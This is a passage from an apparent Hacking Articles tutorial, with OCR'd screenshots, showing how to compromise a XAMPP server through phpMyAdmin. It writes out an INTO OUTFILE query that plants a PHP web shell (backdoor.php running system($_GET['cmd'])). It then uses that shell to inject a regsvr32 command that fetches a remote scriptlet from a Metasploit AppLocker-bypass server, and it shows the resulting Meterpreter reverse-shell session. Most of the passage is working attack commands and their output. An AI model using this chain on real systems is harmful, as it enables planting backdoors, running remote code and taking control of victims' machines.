
Click on **ignite technologies** database to construct an MYSQL query inside your database. Hence **click** on **SQL** tab where you can enter the SQL query code.



Now, this is an interesting part because here I am going to execute malicious code as SQL query which will create a command shell vulnerability inside the web server.

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile
"C:\\xampp\\htdocs\\backdoor.php"
```

In the following screenshot, you can see I have given above malicious php code as SQL query and then **click** on **GO** tab to execute it.



Run SQL query/queries on database ignite technologies:

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs
\\backdoor.php"
```


Bookmark this SQL query:

[Delimiter ;] ☑ Show this query here again □ Retain query box

Now type the following URL to find whether we are successful or not in order to create OS command shell vulnerability.

```
http://192.168.1.101:81/backdoor.php
```

Awesome!!! You can see it has given a warning which means we had successfully created OS command shell vulnerability.




Notice: Undefined index: cmd in **C:\xampp\htdocs\backdoor.php** on line **1**

Warning: system(): Cannot execute a blank command in **C:\xampp\htdocs\backdoor.php** on line **1**

```
http://192.168.1.101:81/backdoor.php?cmd=dir
```

When you execute the above URL in the browser you will get the information of victim's PC directories.




```
Volume in drive C has no label. Volume Serial Number is CA0F-AC41 Directory of
C:\xampp\htdocs 01/31/2017 11:42 PM

    . 01/31/2017 11:42 PM
        .. 02/05/2014 02:12 PM 1,439 applications.html 01/31/2017 11:42 PM 31
        backdoor.php 04/29/2013 12:57 PM 2,142 bitnami.css 01/26/2017 11:51 PM
        52,503 bR3dKU.php 01/27/2017 01:17 PM
            bWAPP 07/29/2016 11:05 PM
                drupal 10/29/2016 02:07 PM
                    DVWA 03/30/2013 04:58 PM 7,782 favicon.ico 07/02/2016 11:37
                    PM
                        forbidden 07/02/2016 11:37 PM
                            img 03/30/2013 04:58 PM 202 index.html 03/30/2013
                            04:58 PM 267 index.php 05/13/2016 11:35 AM
                                magento 07/03/2016 12:00 AM
                                    magento2 07/02/2016 11:54 PM
                                        magento2-2.0.6 07/02/2016 11:52 PM
                                        35,508,711 magento2-2.0.6.zip
                                        06/25/2016 09:45 AM
                                            mutillidae 01/23/2017 09:02 PM
                                                pen 07/02/2016 11:37 PM
                                                    restricted 01/31/2017
                                                    10:25 PM 31 shell.php
                                                    01/23/2017 09:10 PM
                                                        sqli 12/05/2016 12:38
                                                        AM 908
                                                        tmpbbqjq.php
                                                        12/02/2016 11:22 PM
                                                        908 tmpberqe.php
                                                        07/02/2016 11:43 PM
```

Next step will achieve a meterpreter session of victim's Pc. Open another terminal in Kali Linux and type following command. **msfconsole**

```
msf > use exploit/windows/misc/regsvr32_applocker_bypass_server
msf exploit(regsvr32_applocker_bypass_server) > set lhost 192.168.1.104
msf exploit(regsvr32_applocker_bypass_server) > set lport 4444
msf exploit(regsvr32_applocker_bypass_server) > exploit
```

Copy the selected part for the **DLL** file and use this malicious code as the command inside the URL.


```
regsvr32 /s /n /u / i:http://192.168.1.104:8080/sVW72p3IRZBScv.sct%20scrobj.dll
```



```
msf > use exploit/windows/misc/regsvr32_applocker_bypass_server
msf exploit(regsvr32_applocker_bypass_server) > set lhost 192.168.1.104
lhost => 192.168.1.104
msf exploit(regsvr32_applocker_bypass_server) > set lport 4444
lport => 4444
msf exploit(regsvr32_applocker_bypass_server) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.104:4444
[*] Using URL: http://0.0.0.0:8080/sVW72p3IRZBScv
[*] Local IP: http://192.168.1.104:8080/sVW72p3IRZBScv
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.1.104:8080/sVW72p3IRZBScv.sct scrobj.dll
msf exploit(regsvr32_applocker_bypass_server) > 
```


Paste the above code the URL and execute it which will give a meterpreter session on Metasploit

```
http://192.168.1.101:81/backdoor.php?cmd=regsvr32 /s /n /u /
i:http://192.168.1.104:8080/sVW72p3IRZBScv.sct%20scrobj.dll
```




```
31/backdoor.php?cmd=regsvr32 /s /n /u /i:http://19
```

From the following screenshot, you can see meterpreter **session 1** opened.



```
msf exploit(regsvr32_applocker_bypass_server) > [*] 192.168.1.101    regsvr32_ap
plocker_bypass_server - Handling request for the .sct file from 192.168.1.101
[*] 192.168.1.101    regsvr32_applocker_bypass_server - Delivering payload to 19
2.168.1.101
[*] Sending stage (957999 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.104:4444 -> 192.168.1.101:49786) at
2017-01-31 13:22:58 -0500
sessions -i 1
[*] Starting interaction with 1...
```

```
sessions –i 1
meterpreter>sysinfo
```



```
meterpreter > sysinfo
Computer        : DESKTOP-J9AKHJH
OS              : Windows 10 (Build 14393).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > 
```

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**